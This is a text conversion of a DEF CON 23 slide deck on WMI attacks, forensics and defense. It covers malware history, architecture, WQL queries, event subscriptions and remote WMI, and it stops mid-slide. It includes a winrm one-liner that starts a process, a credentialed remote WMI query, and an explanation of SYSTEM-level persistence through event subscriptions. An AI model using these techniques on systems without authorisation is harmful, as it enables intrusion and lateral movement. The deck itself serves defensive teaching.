



WhyMI so Sexy? WMI Attacks, Real-Time Defense, and Advanced Forensic Analysis


Willi Ballenthin, Matt Graeber, Claudiu Teodorescu

DEF CON 23

This talk is dedicated to hunting down APT 29

So you've been owned with WMI...

- Attackers use WMI - **reality**
- Prevention, detection, remediation guidance - **lacking**
- Forensic capability - **non-existent**
- Awareness of offensive capabilities – **lacking**
- Awareness of defensive capabilities – **practically non-existent**



Introduction

Willi, Matt, and Claudiu

About the Speakers

Willi Ballenthin - [@williballenthin](#)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic Analyst
- Researcher
- Instructor



About the Speakers

Matt Graeber - [@mattifestation](#)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Speaker – Black Hat, MS Blue Hat, BSides LV and Augusta, DerbyCon
- Black Hat Trainer
- Microsoft MVP – PowerShell
- GitHub projects – PowerSploit, PowerShellArsenal, Position Independent Shellcode in C, etc.
- “Living off the Land” Proponent
- Perpetual n00b

About the Speakers

Claudiu “to the rescue” Teodorescu - [@cteo13](#)

- Reverse Engineer @ FireEye Labs Advanced Reverse Engineering (FLARE) Team
- Forensic researcher
- Crypto analyst
- GitHub projects – WMIParser
- Soccer player

Outline – Session #1

Background, Motivations, Attack Examples

- Abridged History of WMI Malware
- WMI Architecture
- WMI Query Language (WQL)
- WMI Eventing
- Remote WMI
- WMI Attack Lifecycle
- Providers

Outline – Session #2

File Format, Investigations, Real-Time Defense, Mitigations

- WMI Forensics
- Managed Object Format (MOF)
- Representation of MOF Primitives
- Investigation Methodology - A Mock Investigation
- WMI Attack Detection
- WMI Attack Mitigations

WMI Malware History

~2010 - Stuxnet

- Exploited MS10-061 – Windows Printer Spooler
- Exploited an arbitrary file write vulnerability
- WMI provided a generic means of turning a file write to SYSTEM code execution!
- The attackers dropped a MOF file to gain SYSTEM-level execution.

<http://poppopret.blogspot.com/2011/09/playing-with-mof-files-on-windows-for.html>

2010 - Ghost

- Utilized permanent WMI event subscriptions to:
 - Monitor changes to “Recent” folder
 - Compressed and uploaded all new documents
 - Activates an ActiveX control that uses IE as a C2 channel

<http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf>

2014 – WMI Shell (Andrei Dumitrescu)

- Uses WMI as a C2 channel
- WMI namespaces used to store data

http://2014.hacktoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

2015 – APT 29

- Heavy reliance upon WMI and PowerShell
- Custom WMI class creation
- WMI repository used to store payloads of arbitrary size
- Results of commands added to WMI object properties

- Thanks to our awesome Mandiant investigators for seeking this out, discovering it, and remediating!
 - Nick Carr, Matt Dunwoody, DJ Palombo, and Alec Randazzo
- Thanks to APT 29 for allowing us to further our investigative techniques!



WMI Basics

Windows Management Instrumentation

What is WMI?

- Windows Management Instrumentation
- Powerful local & remote system management infrastructure
- Present since Win98 and NT4
- Can be used to:
 - Obtain system information
 - Registry
 - File system
 - Etc.
 - Execute commands
 - Subscribe to events

Useful infrastructure for admins




Useful infrastructure for attackers

WMI Architecture

- WMI implements the CIM and WBEM standards to do the following:
 - Provide an object schema to describe “managed components”
 - Provide a means to populate objects – i.e. WMI providers
 - Store persistent objects – WMI/CIM repository
 - Query objects – WQL
 - Transmit object data – DCOM and WinRM
 - Perform actions on objects – class methods, events, etc.


WMI Architecture



Interacting with WMI

Utilities - PowerShell

- PowerShell is awesome
- Need I say more?



```
Windows PowerShell
PS C:\> Get-Command -Noun Wmi*

CommandType      Name                                     ModuleName
-----
Cmdlet            Get-WmiObject                           Microsoft.PowerShell.Management
Cmdlet            Invoke-WmiMethod                         Microsoft.PowerShell.Management
Cmdlet            Register-WmiEvent                        Microsoft.PowerShell.Management
Cmdlet            Remove-WmiObject                         Microsoft.PowerShell.Management
Cmdlet            Set-WmiInstance                          Microsoft.PowerShell.Management

PS C:\> Get-Command -Noun Cim*


CommandType      Name                                     ModuleName
-----
Cmdlet            Get-CimAssociatedInstance                CimCmdlets
Cmdlet            Get-CimClass                             CimCmdlets
Cmdlet            Get-CimInstance                          CimCmdlets
Cmdlet            Get-CimSession                           CimCmdlets
Cmdlet            Invoke-CimMethod                         CimCmdlets
Cmdlet            New-CimInstance                           CimCmdlets
Cmdlet            New-CimSession                            CimCmdlets
Cmdlet            New-CimSessionOption                     CimCmdlets
Cmdlet            Register-CimIndicationEvent              CimCmdlets
Cmdlet            Remove-CimInstance                       CimCmdlets
Cmdlet            Remove-CimSession                        CimCmdlets
Cmdlet            Set-CimInstance                           CimCmdlets

PS C:\>
```

“Blue is the New Black” - @obscuresec

Utilities – wmic.exe

- Pentesters and attackers know about this
- Installed everywhere
- Gets most tasks done
- Has some limitations



```
cmd Command Prompt
C:\>wmic.exe /?

[global switches] <command>


The following global switches are available:
/namespace Path for the namespace the alias operate against.
/role Path for the role containing the alias definitions.
/node Servers the alias will operate against.
/implevel Client impersonation level.
/authlevel Client authentication level.
/locale Language id the client should use.
/privileges Enable or disable all privileges.
/trace Outputs debugging information to stderr.
/record Logs all input commands and output.
/interactive Sets or resets the interactive mode.
/failfast Sets or resets the FailFast mode.
/user User to be used during the session.
/password Password to be used for session login.
/output Specifies the mode for output redirection.
/append Specifies the mode for output redirection.
/aggregate Sets or resets aggregate mode.
/authority Specifies the <authority type> for the connection.
/?[:<BRIEF|FULL>] Usage information.

For more information on a specific global switch, type: switch-name /?

The following alias/es are available in the current role:
ALIAS - Access to the aliases available on the local system
BASEBOARD - Base board (also known as a motherboard or system board) management.
BIOS - Basic input/output services (BIOS) management.
BOOTCONFIG - Boot configuration management.
CDROM - CD-ROM management.
COMPUTERSYSTEM - Computer system management.
```


Utilities – Microsoft CIM Studio

- Free
- Very dated but still works
- Good for WMI discovery/research




Utilities – Sapien WMI Explorer

- Commercial utility
- Great for WMI discovery/research
- Many additional features
- Huge improvement over CIM Studio



Utilities – wbemtest.exe

- The WMI utility you never heard of
- GUI
- Very powerful
- Rarely a blacklisted application



Utilities – winrm.exe

- Not a well known utility
- Can interface with WMI over WinRM
- Useful if PowerShell is not available

```
winrm invoke Create wmicimv2/Win32_Process @{CommandLine="notepad.exe";CurrentDirectory="C:\"}
winrm enumerate http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_Process
winrm get http://schemas.microsoft.com/wbem/wsman/1/wmi/root/cimv2/Win32_OperatingSystem
```

Utilities

- Linux - wmic, wmis, wmis-pth (@passingthehash)
 - <http://passing-the-hash.blogspot.com/2013/04/missing-pth-tools-writeup-wmic-wmis-curl.html>
- Windows Script Host Languages
 - VBScript
 - JScript
- IWbem* COM API
- .NET System.Management classes

WMI Query Language (WQL)

WMI Query Language (WQL)

- SQL-like query language used to
 - Filter WMI object instances
 - Register event trigger
- Three query classes:
 1. Instance Queries
 2. Event Queries
 3. Meta Queries

WMI Query Language (WQL) – Instance Queries

Format:

- `SELECT [Class property name|*] FROM [CLASS NAME] <WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Win32_Process WHERE Name LIKE "%chrome%"`

WMI Query Language (WQL) – Event Queries

Format:

- `SELECT [Class property name|*] FROM [INTRINSIC CLASS NAME] WITHIN [POLLING INTERVAL] <WHERE [CONSTRAINT]>`
- `SELECT [Class property name|*] FROM [EXTRINSIC CLASS NAME] <WHERE [CONSTRAINT]>`

Examples:

- `SELECT * FROM __InstanceCreationEvent WITHIN 15 WHERE TargetInstance ISA 'Win32_LogonSession' AND TargetInstance.LogonType = 2`
- `SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2`
- `SELECT * FROM RegistryKeyChangeEvent WHERE Hive='HKEY_LOCAL_MACHINE' AND KeyPath='SOFTWARE\Microsoft\Windows\CurrentVersion\Run'`

WMI Query Language (WQL) – Meta Queries

Format:

- `SELECT [Class property name|*] FROM [Meta_Class|SYSTEM CLASS NAME]`
`<WHERE [CONSTRAINT]>`

Example:

- `SELECT * FROM Meta_Class WHERE __Class LIKE "Win32%"`
- `SELECT Name FROM __NAMESPACE`

WMI Eventing

WMI Events

- WMI has the ability to trigger off nearly any conceivable event.
 - Great for attackers and defenders
- Three requirements
 1. `Filter` – An action to trigger off of
 2. `Consumer` – An action to take upon triggering the filter
 3. `Binding` – Registers a `Filter` \leftrightarrow `Consumer`
- Local events run for the lifetime of the host process.
- Permanent WMI events are persistent and run as `SYSTEM`.

WMI Event Types - Intrinsic

- Intrinsic events are system classes included in every namespace
- Attacker/defender can make a creative use of these
- Must be captured at a polling interval
- Possible to miss event firings

- `__NamespaceOperationEvent`
- `__NamespaceModificationEvent`
- `__NamespaceDeletionEvent`
- `__NamespaceCreationEvent`
- `__ClassOperationEvent`
- `__ClassDeletionEvent`
- `__ClassModificationEvent`

- `__ClassCreationEvent`
- `__InstanceOperationEvent`
- `__InstanceCreationEvent`
- `__MethodInvocationEvent`
- `__InstanceModificationEvent`
- `__InstanceDeletionEvent`
- `__TimerEvent`

WMI Event Types - Extrinsic

- Extrinsic events are non-system classes that fire immediately
- No chance of missing these
- Generally don't include as much information
- Notable extrinsic events:
- Consider the implications...

- ROOT\CIMV2:Win32_ComputerShutdownEvent
- ROOT\CIMV2:Win32_IP4RouteTableEvent
- ROOT\CIMV2:Win32_ProcessStartTrace
- ROOT\CIMV2:Win32_ModuleLoadTrace
- ROOT\CIMV2:Win32_ThreadStartTrace
- ROOT\CIMV2:Win32_VolumeChangeEvent
- ROOT\CIMV2:Msft_WmiProvider*
- ROOT\DEFAULT:RegistryKeyChangeEvent
- ROOT\DEFAULT:RegistryValueChangeEvent


WMI Events - Consumers

- The action taken upon firing an event
- These are the standard event consumers:
 - LogFileEventConsumer
 - ActiveScriptEventConsumer
 - NTEventLogEventConsumer
 - SMTPEventConsumer
 - CommandLineEventConsumer
- Present in the following namespaces:
 - ROOT\CIMV2
 - ROOT\DEFAULT

Permanent WMI Events

- Event subscriptions persistent across reboots
- Requirements:
 1. Filter – An action to trigger off of
 - Creation of an `__EventFilter` instance
 2. Consumer – An action to take upon triggering the filter
 - Creation of a derived `__EventConsumer` instance
 3. Binding – Registers a `Filter` ↔ `Consumer`
 - Creation of a `__FilterToConsumerBinding` instance

WMI Events - Overview



Remote WMI

Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet - Ports (REG_MULTI_SZ)
 - configurable via DCOMCNFG.exe
- Not firewall friendly
- By default, the WMI service – Winmgmt is running and listening on port 135

MSDN: [Setting Up a Fixed Port for WMI](#)

MSDN: [Connecting Through Windows Firewall](#)


Remote WMI Protocols - DCOM

```
Administrator: Windows PowerShell
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'

___GENUS           : 2
___CLASS           : Win32_Process
___SUPERCLASS     : CIM_Process
___DYNASTY         : CIM_ManagedSystemElement
___RELPATH        : Win32_Process.Handle="0"
___PROPERTY_COUNT : 45
___DERIVATION     : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
___SERVER         : WIN-B85AAA7ST4U
